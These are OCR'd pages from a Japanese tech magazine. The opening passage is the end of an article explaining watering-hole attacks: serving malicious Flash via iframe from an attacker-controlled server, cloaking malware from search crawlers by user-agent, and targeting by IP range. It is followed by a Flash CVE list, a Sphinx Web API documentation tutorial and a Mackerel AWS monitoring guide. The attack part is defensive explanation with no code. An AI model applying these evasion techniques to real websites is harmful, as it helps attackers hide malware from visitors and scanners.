るサービスでも、悪意のあるコードを埋め込むための技術力のレベルは上がりますが、組み込むことはできます。

これらのFlashファイルは、水飲み場攻撃に使われるサーバ上に置かれることは、まずないでしょう。というのも、水飲み場攻撃サイトは、本来の運用者と攻撃者との共同運営のような状態と言えるので、見慣れないファイルがあれば本来の運用者に見つかってしまう可能性が大きいからです。

最近のWebサイト運用ではサーバの負荷を下げるため、別途コンテンツ・デリバリー・サーバを用意し、運用しているケースも多々あります。それと同様に、Flashファイルは完全に支配下にあるサーバに用意しておき、それを水飲み場Webサーバサイトから(ロードしたHTMLコードにあるiframeなどで)読み出すかたちをとります。

これならば、オリジナルのHTMLコードに1行か2行程度加えるだけになります。また、HTMLコード本体ではなくJavaScriptやCSSの中に組み入れられてしまえば、それらを共有しているサイトのコンテンツすべてで影響を受けてしまう可能性もあります。

意外と巧妙なしくみ


検索サイトでは、検索結果からアクセスして、その先にマルウェアが待ち構えているようなことがないように、ときにクローラ(Web bot)が各サイトを巡回し、不正なソフトウェアが含まれていないか精査してデータベース化します。

しかし残念ながら、水飲み場攻撃で使われているコードにはクローラ対策がなされており、user-agentのタグがクローラであれば、マルウェアを見えないようにする細工がされています。ですので、検索サイトなどで警告が出されることはありません。

また、攻撃先を絞っている場合には、特定の国のIPアドレスのレンジにしか反応しない、あるいは組織/企業のIPアドレスのレンジにしか反応しないといったこともできますし、実際にしているものもあります。

このようにすると、ターゲットになっていない第三者が外部からアクセスしても実態を把握することはできません。また、そのようにターゲットを絞るのが水飲み場攻撃の特徴でもありますので、その機能/目的をより精度よく果たしているという結果にもつながっていると言えます。SD

◆図1　CVE DetailsのAdobe Flash Playerの脆弱性一覧



CVE Details
The ultimate security vulnerability datasource

Search / View CVE

Log In Register Reset Password Activate Account

Vulnerability Feeds & WidgetsNew www.itsecdb.com

Home
Browse :
Vendors
Products
Vulnerabilities By Date
Vulnerabilities By Type
Reports :
CVSS Score Report
CVSS Score Distribution
Search :
Vendor Search
Product Search
Version Search
Vulnerability Search
By Microsoft References
Top 50 :
Vendors
Vendor Cvss Scores
Products
Product Cvss Scores
Versions
Other :
Microsoft Bulletins
Bugtraq Entries
CWE Definitions
About & Contact
Feedback
CVE Help
FAQ
Articles
External Links :
NVD Website
CWE Web Site

Adobe » Flash Player : Security Vulnerabilities

CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9
Sort Results By : CVE Number Descending CVE Number Ascending CVSS Score Descending Number Of Exploits Descending
Total number of vulnerabilities : 892 Page : 1 (This Page) 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18
Copy Results Download Results Select Table

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.	Integ.	Avail.
1	CVE-2016-4249	119		Exec Code Overflow	2016-07-12	2016-07-14	10.0	None	Remote	Low	Not required	Complete	Complete	Complete
	Heap-based buffer overflow in Adobe Flash Player before 18.0.0.366 and 19.x through 22.x before 22.0.0.209 on Windows and OS X and before 11.2.202.632 on Linux allows attackers to execute arbitrary code via unspecified vectors.													
2	CVE-2016-4248			Exec Code	2016-07-12	2016-07-14	10.0	None	Remote	Low	Not required	Complete	Complete	Complete
	Use-after-free vulnerability in Adobe Flash Player before 18.0.0.366 and 19.x through 22.x before 22.0.0.209 on Windows and OS X and before 11.2.202.632 on Linux allows attackers to execute arbitrary code via unspecified vectors, a different vulnerability than CVE-2016-4173, CVE-2016-4174, CVE-2016-4222, CVE-2016-4226, CVE-2016-4227, CVE-2016-4228, CVE-2016-4229, CVE-2016-4230, and CVE-2016-4231.													
3	CVE-2016-4247	362		+Info	2016-07-12	2016-07-14	4.3	None	Remote	Medium	Not required	Partial	None	None
	Race condition in Adobe Flash Player before 18.0.0.366 and 19.x through 22.x before 22.0.0.209 on Windows and OS X and before 11.2.202.632 on Linux allows attackers to obtain sensitive information via unspecified vectors.													
4	CVE-2016-4246	119		DoS Exec Code Overflow Mem. Corr.	2016-07-12	2016-07-14	10.0	None	Remote	Low	Not required	Complete	Complete	Complete
	Adobe Flash Player before 18.0.0.366 and 19.x through 22.x before 22.0.0.209 on Windows and OS X and before 11.2.202.632 on Linux allows attackers to execute arbitrary code or cause a denial of service (memory corruption) via unspecified vectors, a different vulnerability than CVE-2016-4172, CVE-2016-4175, CVE-2016-4179, CVE-2016-4180, CVE-2016-4181, CVE-2016-4182, CVE-2016-4183, CVE-2016-4184, CVE-2016-4185, CVE-2016-4186, CVE-2016-4187, CVE-2016-4188, CVE-2016-4189, CVE-2016-4190, CVE-2016-4217, CVE-2016-4218, CVE-2016-4219, CVE-2016-4220, CVE-2016-4221, CVE-2016-4233, CVE-2016-4234, CVE-2016-4235, CVE-2016-4236, CVE-2016-4237, CVE-2016-4238, CVE-2016-4239, CVE-2016-4240, CVE-2016-4241, CVE-2016-4242, CVE-2016-4243, CVE-2016-4244, and CVE-2016-4245.													
5	CVE-2016-4245	119		DoS Exec Code Overflow Mem. Corr.	2016-07-12	2016-07-14	10.0	None	Remote	Low	Not required	Complete	Complete	Complete
	Adobe Flash Player before 18.0.0.366 and 19.x through 22.x before 22.0.0.209 on Windows and OS X and before 11.2.202.632 on Linux allows attackers to execute arbitrary code or cause a denial of service (memory corruption) via unspecified vectors, a different vulnerability than CVE-2016-4172, CVE-2016-4175, CVE-2016-4179, CVE-2016-4180, CVE-2016-4181, CVE-2016-4182, CVE-2016-4183, CVE-2016-4184, CVE-2016-4185, CVE-2016-4186, CVE-2016-4187, CVE-2016-4188, CVE-2016-4189, CVE-2016-4190, CVE-2016-4217, CVE-2016-4218, CVE-2016-4219, CVE-2016-4220, CVE-2016-4221, CVE-2016-4233, CVE-2016-4234, CVE-2016-4235, CVE-2016-4236, CVE-2016-4237, CVE-2016-4238, CVE-2016-4239, CVE-2016-4240, CVE-2016-4241, CVE-2016-4242, CVE-2016-4243, CVE-2016-4244, and CVE-2016-4246.													
6	CVE-2016-4244	119		DoS Exec Code Overflow Mem. Corr.	2016-07-12	2016-07-14	10.0	None	Remote	Low	Not required	Complete	Complete	Complete
	Adobe Flash Player before 18.0.0.366 and 19.x through 22.x before 22.0.0.209 on Windows and OS X and before 11.2.202.632 on Linux allows attackers to execute arbitrary code or cause a denial of service (memory corruption) via unspecified vectors, a different vulnerability than CVE-2016-4172, CVE-2016-4175, CVE-2016-4179, CVE-2016-4180, CVE-2016-4181, CVE-2016-4182, CVE-2016-4183, CVE-2016-4184, CVE-2016-4185, CVE-2016-4186, CVE-2016-4187, CVE-2016-4188, CVE-2016-4189, CVE-2016-4190, CVE-2016-4217, CVE-2016-4218, CVE-2016-4219, CVE-2016-4220, CVE-2016-4221, CVE-2016-4233, CVE-2016-4234, CVE-2016-4235, CVE-2016-4236, CVE-2016-4237, CVE-2016-4238, CVE-2016-4239, CVE-2016-4240, CVE-2016-4241, CVE-2016-4242, CVE-2016-4243, CVE-2016-4245, and CVE-2016-4246.													

Sphinxで始めるドキュメント作成術

小宮 健　KOMIYA Takeshi　Twitter @tk0miya

第19回　Web APIドキュメントを書こう

今回のテーマ

前回は、autodocを使ってPythonの関数やクラスなどのAPIドキュメントを書く方法を紹介しました。今回はWeb API[注1]に関するドキュメントの書き方を紹介します。

Web APIのドキュメントを書く

昨今、Web APIはさまざまな場所で使われています。スマートフォンアプリからサーバ上の機能を呼び出す際や、複数のサーバが連携して動作する場合などに、システム間のインターフェースとしてよく利用されます。また、FacebookやTwitterのようにWeb APIを公開しているサービスも数多くあります。

Web APIはシステム間の境界となることが多いため、あらかじめインターフェースを定めておくとシステムの開発が進めやすくなります。また、APIの開発者と利用者が異なる場合では、APIの利用方法や細かい振る舞いについて説明されていることは、クライアントの開発においてとても重要なことです。このように、API定義をドキュメント化してAPI利用者に提供することはとても価値があります。

Web APIのドキュメントを作成する際は、各APIの説明として**表1**にあるような情報を記述します。また、これらの情報に加えて、Web API全体の考え方や概観などを記載すると、より理解しやすいドキュメントになるでしょう。

sphinxcontrib-httpdomain

SphinxでWeb APIのリファレンスを書く際には、サードパーティ製のSphinx拡張であるsphinxcontrib-httpdomain[注2](以下、HTTPドメイン)を利用します。HTTPドメインは、その

注1) 本記事で扱うWeb APIとは、HTTPプロトコルを使って提供されるAPIを指します。

注2) https://pypi.python.org/pypi/sphinxcontrib-httpdomain

▼表1　API定義に書くべき情報

名称	概要
API名	APIの名称、通称
概要	APIの目的、使い方などの説明。呼び出し方が複雑なAPIの場合は呼び出しのシーケンスなど
HTTPメソッド	APIを呼び出す際に利用するHTTPメソッド(GET、POSTなど)
URL(エンドポイント)	APIを呼び出す際のエンドポイントとなるURL
リクエスト形式	URLパラメータやリクエストヘッダ、POSTするボディのフォーマットなど
レスポンス形式	レスポンスのステータスコードやヘッダ、ボディのフォーマット、返しうるエラーなど。状況に応じてレスポンス形式が変化する場合は、各レスポンス形式を説明する

名のとおりSphinxドメイン[注3]として動作し、APIの定義／参照のためのマークアップやインデックス化機能を提供します。

HTTPドメインを利用するには、次のようにパッケージをインストールします。

```
sphinxcontrib-httpdomainをインストール
$ pip install sphinxcontrib-httpdomain
```

続けて、conf.pyで拡張を有効にします。

```
sphinxcontrib-httpdomainの設定（conf.py）
extensions = ['sphinxcontrib.httpdomain']
```

HTTPドメインを有効にすると、API定義用のディレクティブと、定義したAPIを参照するためのロールが利用できるようになります。HTTPドメインが提供するディレクティブとロールはHTTPメソッドごとに用意されています。たとえば、GETメソッドのAPIを定義する場合はhttp:getディレクティブを、POSTメソッドのAPIを定義する場合はhttp:postディレクティブをそれぞれ利用します。また、これらのAPIを参照するには、それぞれhttp:getロールやhttp:postロールを利用します。

リスト1は、http:getディレクティブを使ってブログ記事の投稿APIを定義する例です。この例ではhttp:getディレクティブを用いて、GET /blog/postsというAPIを定義しています。http:getディレクティブの引数にはAPIのエンドポイント（パス部）である/blog/postsを指定します（❶）。また、http:getディレクティブのコンテンツ部分にはAPIの説明を記述します（❷）。ここではAPIの概要やパラメータ定義、そしてレスポンスの例を記載しています。コンテンツ部分は自由な内容を記述可能です。APIに合わせて必要な説明を書くと良いでしょう。

なお、パラメータ定義には情報フィールドリストが使えます。❸で利用しているquery以外にも、reqheaderやstatusなど指定可能な情報フィールドリストのタイプがあります。詳細はHTTPドメインのリファレンス[注4]をご確認ください。

この定義をHTMLに変換すると**図1**のように出力されます。

ここで定義したAPIはhttp:getロールを使っ

注3）本連載第17回（本誌2016年8月号）で紹介。

注4）http://pythonhosted.org/sphinxcontrib-httpdomain/

▼リスト1　HTTPドメインの利用例（API定義）

```
.. http:get:: /blog/posts ◀―❶

   登録されているブログの記事を取得します。

   :query per: 1ページあたりの記事数を指定します。デフォルトは 20件です。
   :query page: ページ数を指定します。デフォルトは 1ページ目です。          ❸

   .. code-block:: http

      HTTP/1.1 200 OK
      Content-Type: application/json

      [
         {
           "post_id": 1000,
           "subject": "Hello World",
           "body": "Sphinx を使ってブログを書きましょう。",
           "created_at": " 2016-01-23T45:01:23+09:00"
         },
         ...
      ]                                                                  ❷
```

て参照できます(**リスト2**)。

また、HTTPドメインはディレクティブを使って定義したAPIを自動的にインデックス化します(**図2**)[注5]。なお、各ディレクティブに:synopsis:オプションで説明を付けておくと、APIインデックスから必要なAPIを探しやすくなります。積極的に説明を付けておくと良いでしょう。

▼図1　API定義の出力結果(HTML)

▼図2　生成されたAPIインデックス

JSON Schemaを利用する

最近、Web APIの開発でよく利用されるのがJSON Schema[注6]です。JSON Schemaはその名のとおり、JSONで表現されるデータの構造を定義するためのスキーマ言語[注7]です。近年利用されるWeb APIの多くは、リクエストとレスポンスのデータ形式としてJSONを利用していることもあり、JSON Schemaを使ってAPIを開発するというケースをよく耳にします。

JSONは表現に柔軟性があるため、さまざまなデータを表現できる一方、

注5) Sphinxが標準で利用しているalabasterテーマには不具合があり、各ドメインが生成するインデックスページへのリンクが生成されません。そのため、現時点ではclassicなどのテーマを利用することを推奨します。

注6) http://json-schema.org/

注7) APIを定義するためのJSON Hyper-Schemaという規格もありますが、現時点ではSphinxから利用できないため、ここではJSON Schemaについて紹介します。

▼リスト2　HTTPドメインの利用例(API定義の参照)

```
ブログ管理 API の使い方
=======================

クライアントでブログ記事の取得するには :http:get:`/blog/posts` を利用します。
```

ドキュメントを生成するとこの部分が図1へのリンクになる

COLUMN

autohttpパッケージ

sphinxcontrib-httpdomainには、autohttpと呼ばれるパッケージが同梱されています。autohttpパッケージを利用すると、FlaskやbottleやTornadeといったWebフレームワークを使って実装されたAPIサーバのコードから自動的にWeb APIの定義を生成できます。前回紹介したautodocのWeb API版と言えます。

autohttpパッケージの利用方法については、**注4**のHTTPドメインのドキュメントをご確認ください。

データ型があいまいでデータの抜け漏れに気づきづらいという側面があります。

JSON Schemaを利用すると、JSON形式のデータが定義されたデータ構造に沿っているかどうかを判定できるため、この欠点を補うことができます。

JSON形式のデータを取り扱うことの多いWeb APIでは、JSON Schemaはよく利用されます。たとえば、受信したリクエストデータの検証(バリデーション)や、レスポンスデータの形式テストなどに使われています。

拙作sphinxcontrib-jsonschemaは、JSON Schemaで定義されたデータ構造からドキュメントを生成します。先ほど紹介したHTTPドメインと組み合わせて利用すると、リクエストやレスポンスのデータをJSON Schemaを使って表現できます。これを利用すると開発に利用している定義からドキュメントが生成されるため、実装と内容が一致した、APIドキュメントを提供できます。

sphinxcontrib-jsonschemaを利用するには、次のようにパッケージをインストールします。

```
sphinxcontrib-jsonschemaのインストール
$ pip install sphinxcontrib-jsonschema
```

続けて、conf.pyで拡張を有効にします。

```
sphinxcontrib-jsonschemaの設定(conf.py)
extensions = ['sphinxcontrib.jsonschema']
```

sphinxcontrib-jsonschemaを有効にすると、JSON Schemaで記述されたデータ構造定義ファイルを読み込むjsonschemaディレクティブが利用できるようになります。**リスト1**のブログ記事取得APIのレスポンス部分をJSON Schemaで記述したもの(**リスト3**)を読み込んでみましょう。jsonschemaディレクティブの引数には定義ファイルへのパスを指定します(**リスト4**)。

ドキュメントの生成には、これまでどおりmake htmlを実行します。sphinxcontrib-jsonschemaが自動的にデータ構造定義ファイルからドキュメントを生成します(**図3**)。

▼リスト3　JSON Schemaの利用例(blog.json)

```
{
  "$schema": "http://json-schema.org/schema#",
  "type" : "array",
  "items": {
    "type": "object",
    "title": "Article",
    "properties": {
      "post_id": {
        "type": "integer",
        "description": "ブログ記事 ID"
      },
      "subject": {
        "type": "string",
        "maxLength": 255,
        "description": "見出し"
      },
      "body": {
        "type": "string",
        "description": "本文"
      },
      "created_at": {
        "type": "string",
        "format": "date-time",
        "description": "投稿日"
      }
    }
  }
}
```

▼リスト4　jsonschemaディレクティブの使用例

```
.. http:get:: /blog/posts

   登録されているブログの記事を取得します。

   :query per: 1ページあたりの記事数を指定します。デフォルトは 20件です。
   :query page: ページ数を指定します。デフォルトは 1ページ目です。

   **200 OK**

       .. jsonschema:: blog.json  ←blog.json(リスト3)を読み込む
```

SphinxとAPI Blueprint

Sphinxには、HTTPドメインのほかにもWeb APIドキュメントを作成する方法があります。API Blueprintを利用した方法がその1つです。

API Blueprint[注8]はMarkdownをベースとしたWeb API定義言語です。APIの定義に特化しているため、API定義に必要な要素を簡潔に記述できます。

API Blueprintはオープンな規格であるため、周辺ツールが数多く存在します。たとえば、aglio[注9]はAPI BlueprintのAPI定義をHTMLに変換します。また、api-mock[注10]はAPI定義をモックサーバとして動作させます。ほかにもAPIサーバの動作が定義に従っているかどうかテストするdredd[注11]などがあります。API Blueprintを利用すると、API定義からコード生成、モックサーバの提供からAPIのテストまでの一連の開発支援ができるため、生きたドキュメントとして開発サイクルに組み込むことができます。

SphinxからもAPI Blueprintによる API定義を利用できます。拙作sphinxcontrib-apiblueprint[注12]を利用すると、API Blueprintで記述されたAPI定義をドキュメントの一部に取り込むことができます。

aglioやほかの対応ツールを利用してもAPI Blueprintの定義からドキュメントを生成できますが、Sphinxと組み合わせて利用することで、Sphinxの持つさまざまな形式への出力機能や拡張機能が利用でき、総合的なドキュメントを作り上げることができます。

sphinxcontrib-apiblueprint

sphinxcontrib-apiblueprintを利用するには、次のようにパッケージをインストールします。

sphinxcontrib-apiblueprintのインストール
```
$ pip install sphinxcontrib-apiblueprint
```

続けて、conf.pyで拡張を有効にします。

sphinxcontrib-apiblueprintの設定（conf.py）
```
extensions = ['sphinxcontrib.apiblueprint']
```

sphinxcontrib-apiblueprintを有効にすると、API Blueprintで記述されたAPI定義ファイルを読み込むapiblueprintディレクティブが利用できるようになります。**リスト1**のブログ記事取得APIをAPI Blueprintで記述したもの（**リスト5**）を読み込んでみましょう。apiblueprintディレクティブの引数には定義ファイルへのパスを指定します（**リスト6**）。

注8） https://apiblueprint.org/
注9） https://github.com/danielgtaylor/aglio
注10） https://github.com/localmed/api-mock
注11） https://github.com/apiaryio/dredd
注12） https://pypi.python.org/pypi/sphinxcontrib-apiblueprint

▼図3　sphinxcontrib-jsonschemaの出力結果（HTML）

GET /blog/posts

登録されているブログの記事を取得します。

Query Parameters:

- **per** – 1ページあたりの記事数を指定します。デフォルトは 20件です。
- **page** – ページ数を指定します。デフォルトは 1ページ目です。

Response 200

Name	Type	Description	Validations
[]	array[Article]		
[].post_id	integer	ブログ記事 ID	
[].subject	string	見出し	• Its length must be less than or equal to 255
[].body	string	本文	
[].created_at	string	投稿日	• It must be formatted as date-time

ドキュメントの生成には、make htmlを実行します。sphinxcontrib-apiblueprintが自動的にAPI定義ファイルからドキュメントを生成します(**図4**)。

sphinxcontrib-apiblueprintは内部でHTTPドメインを使用しています。そのため、http:getなどのロールを利用して、API Blueprintで定義されたAPIをほかの章から参照できます。また、定義されたAPIは自動的にインデックス化されます。

まとめ&次回予告

HTTPドメインやJSON Schema、そしてAPI Blueprintを利用したWeb APIのドキュメント作成方法を紹介しました。Web APIはシステム間のインターフェースになるため、ドキュメントを作成する価値の高い個所です。自分にあった拡張を利用して読みやすいドキュメントを作成することで、開発の手助けができるはずです。

次回は、Sphinxで文章を書く際に便利なツールなどについて紹介したいと思います。SD

▼図4　sphinxcontrib-apibluprintの出力結果(HTML)

▼リスト5　API Blueprintの利用例(blog.apib)


```
# ブログ記事取得 [GET /blog/posts{?per,page}]

登録されているブログの記事を取得します。

+ Parameters
    + per: 1 (integer, optional) - 1ページあたりの記事数を指定します。デフォルトは 20件です。
        + Default: 20
    + page: 1 (integer, optional) ページ数を指定します。デフォルトは 1ページ目です。
        + Default: 1

+ Response 200 (application/json)

        [
          {
            "post_id": 1000,
            "subject": "Hello World",
            "body": "Sphinx を使ってブログを書きましょう。",
            "created_at": " 2016-01-23T45:01:23+09:00"
          },
          ...
        ]
```

▼リスト6　apiblueprintディレクティブの使用例

```
.. apiblueprint:: blog.apib  ←blog.apib(リスト5)を読み込む
```

Mackerelではじめるサーバ管理

Writer 田中 慎司(たなか しんじ)
Twitter @stanaka



第19回 AWSインテグレーションでAWS上のサービスを簡単に監視しよう

AWSのサービス(EC2・ELB・RDS・ElastiCache)をMackerelで監視できる機能「AWSインテグレーション」を紹介します。AWSインテグレーションの利用には、AWSでのポリシーや実行できるアクション、課金対象など気を付けることが多いので、本記事でしっかりと押さえてください。

前回はMackerelのユーザ事例として、ガイアックスさんのMackerelの事例を紹介しました。今回はAmazon Web Services(以下AWS)上の各種サービスを簡単に監視するためのしくみであるAWSインテグレーション[注1]を紹介します。

AWSインテグレーションとは

Mackerelは基本的には監視したい各サーバにmackerel-agentを入れる必要がありますが、「AWSインテグレーション」機能を使うと、mackerel-agentを介さずにAWS上の各種サービスを監視できます。また、mackerel-agentをインストールできないAmazon RDSやElastic Load Balancing(ELB)なども監視できるようになります。

本機能では、「AWS CloudWatch」という、AWSの各サービスのリソース状況を取得できるAPIを利用することで、mackerel-agentなしでの監視を実現しています。AWSインテグレーションを利用するとAWSのそれぞれのサービスがMackerelのホストとして管理され、それらのサービスに紐(ひも)づくメトリックを監視できます。AWSのそれぞれのサービスにおける1台1台が、Mackerel上ではそれぞれ1ホストとして登録されますので、Mackerelの課金対象のホスト数としてカウントされます。また、5分ごとに取得対象となるメトリックの数だけAWS CloudwatchのAPIをコールして値を取得します。そのため、AWSの大規模環境ではAmazon CloudWatch API利用の料金が発生する場合がありますのでご注意ください[注2]。

AWSインテグレーションは執筆時点(2016年8月)で次のAWSサービスに対応しています。


- Amazon EC2[注3]
- ELB[注4]
- Amazon RDS[注5]
- Amazon ElastiCache[注6]

AWSインテグレーションを利用する

AWSインテグレーションの利用には、AWS

注1) 本機能はTrialプランと有償のStandardプランでのみ提供となります。
注2) URL https://aws.amazon.com/jp/cloudwatch/pricing
注3) URL https://aws.amazon.com/ec2
注4) URL https://aws.amazon.com/elasticloadbalancing
注5) URL https://aws.amazon.com/rds
注6) URL https://aws.amazon.com/elasticache

▼図1　ユーザを作成する



▼図2　アクセスキーを登録する

Identity and Access Management(IAM)[注7]というAWSのアカウントと権限管理のしくみを利用します。

MackerelのAWSインテグレーション用のユーザを作成し、必要十分なだけの権限(ポリシー)を与えることで、安全にAWSインテグレーションを利用できます。

❶IAM Management Consoleにてユーザを作成

IAM Management Console[注8]にて新しいユーザを作成します。「MackerelAWSIntegrationUser」のようにMackerelのAWSインテグレーションで使用していることがわかりやすい名前を付けることを推奨します(**図1**)。

❷アクセスキーをMackerelに登録

作成時の画面に表示されるAccess Key IDとSecret Access KeyをMackerelに登録します(**図2**)。登録するオーガニゼーションを間違えないようにご注意ください。

❸ポリシーを付与


作成したユーザに、次の3つのポリシーを付与します(**図3**)。

- AmazonEC2ReadOnlyAccess
- AmazonElastiCacheReadOnlyAccess
- AmazonRDSReadOnlyAccess

AWSインテグレーションを安全に利用するためにも、FullAccess権限などの不要な権限を付与しないようにご注意ください。

ユーザが登録したアクセスキーが不必要に強い権限を持っていないかをチェックするために、AWSインテグレーションでは定期的にCreateInternetGateway APIを、dry-run[注9]に

▼図3　ポリシーを追加する



注7) URL https://aws.amazon.com/iam
注8) URL https://console.aws.amazon.com/iam
注9) AWSにおいて操作に問題がないかを検査するとき、インスタンス起動などの実際の操作は行わずに実行可能かどうかの確認を行うこと。

て実行しています。アクセスキーが必要以上の権限を持っていた場合には、メトリックの収集と投稿は行われません。APIによるチェックを、登録後にも定期的に実行する理由は、アクセスキーに対してポリシーが追加され、権限が強くなってしまう可能性があるためです。

このAPIの実行ログがCloudWatch logsに出力されますが、誤動作ではありません。

❹ホストを確認

しばらくすると、AWSの各サービスのインスタンスがMackerelにホストとして登録され、メトリックが投稿されます。監視ルールを作成し、アラートを通知することもできます。

取得されるメトリックはAWSのサービスごとに異なるのですが、一例としてAWS RDSで取得できるメトリックのグラフとCloudWatch上のメトリックの対応を**表1**にまとめます。

▼表1　AWS RDSのグラフとメトリック

グラフ名	系列名	CloudWatchメトリック名
BinLog Disk Usage	Usage	BinLogDiskUsage
CPU	Usage	CPUUtilization
CPU Credit	Balance	CPUCreditBalance
	Usage	CPUCreditUsage
Database Connections	Connections	DatabaseConnections
Disk IOPS	Write	WriteIOPS
	Read	ReadIOPS
Disk Latency	Write	WriteLatency
	Read	ReadLatency
Disk Queue	Depth	DiskQueueDepth
Disk Throughput	Write	WriteThroughput
	Read	ReadThroughput
Free Storage Space	Free	FreeStorageSpace
Memory	Swap	SwapUsage
	Free	FreeableMemory
Network Throughput	Transmit	NetworkTransmitThroughput
	Receive	NetworkReceiveThroughput
Replica Lag	Lag	ReplicaLag

タグで絞り込む

前節のIAMによる権限では、AWS上の各サービスのすべてのインスタンスを対象とします。

たとえば、プロダクション環境と開発環境の両方を同じアカウント上に構築しており、前者のみをMackerelで監視したいとしても、そのままではすべてのインスタンスがMackerelのホストとして登録されてしまい、課金対象となってしまいます。

それを避けるための方法として、ホストとして登録してメトリックを取得するAWSの各サービスのインスタンスを、AWSで付与しているタグで絞り込むことができます。

❶タグを取得するための権限を付与

AWSのタグで絞り込むには、各サービスのタグを取得するAPIに対する権限が必要になります。ポリシーを確認し、次のアクションを行えるかどうか確認してください。

- `ec2:DescribeTags`
- `elasticloadbalancing:DescribeTags`
- `rds:ListTagsForResource`
- `elasticache:ListTagsForResource`


これらのAPIにて各製品のARNを指定するときはアカウントIDが必要になるため、次のアクションに対する権限も必要になります。

- 連携ユーザに対する`iam:GetUser`

とくに、AWS管理ポリシーであるAmazonElastiCacheReadOnlyAccessでは`elasticache:ListTagsForResource`アクションを行うことができませんので、ElastiCacheをタグで絞り込む場合はポリシーを付与する必要があります。

ポリシーの付与は、インラインポリシーにて行ってください(**図4**)。

▼図4　インラインポリシーを設定する



❷タグで絞り込む設定を行う

Mackerelの設定画面でタグを指定します。AWSインテグレーションによる連携ホスト数が表示されますので、それを確認して保存してください(**図5**)。

AWS RDSの詳細メトリックを取得する

AWS RDSでは、データベースエンジンをMySQLやそのほかのRDBMSから選ぶことができます。AWSインテグレーションで取得できるAWS RDSのメトリックは、それぞれのエンジンの内部状態までは取得できません。RDS内部にmackerel-agentを起動することはできませんので、MackerelではRDSの外部で動作しているmackerel-agentからAWS RDSの内部状態を取得し、そのAWS RDSに対応したホストのカスタムメトリックとして投稿できるようにしています。

これを行うには、**リスト1**のようにmackerel-agentの設定を追加します。custom_identifierには、メトリックを取得したいRDSのエンドポイントを指定します。このエンドポイントは、Mackerelのホスト詳細の"RDS Instance Info"からも参照できます。custom_identifierの代わりにhost_idを指定することもできます。こちらはMackerelが割り振ったホストIDを指定します。ホストIDは、ホスト詳細のURLの末尾と同様になります。

◆　◆　◆

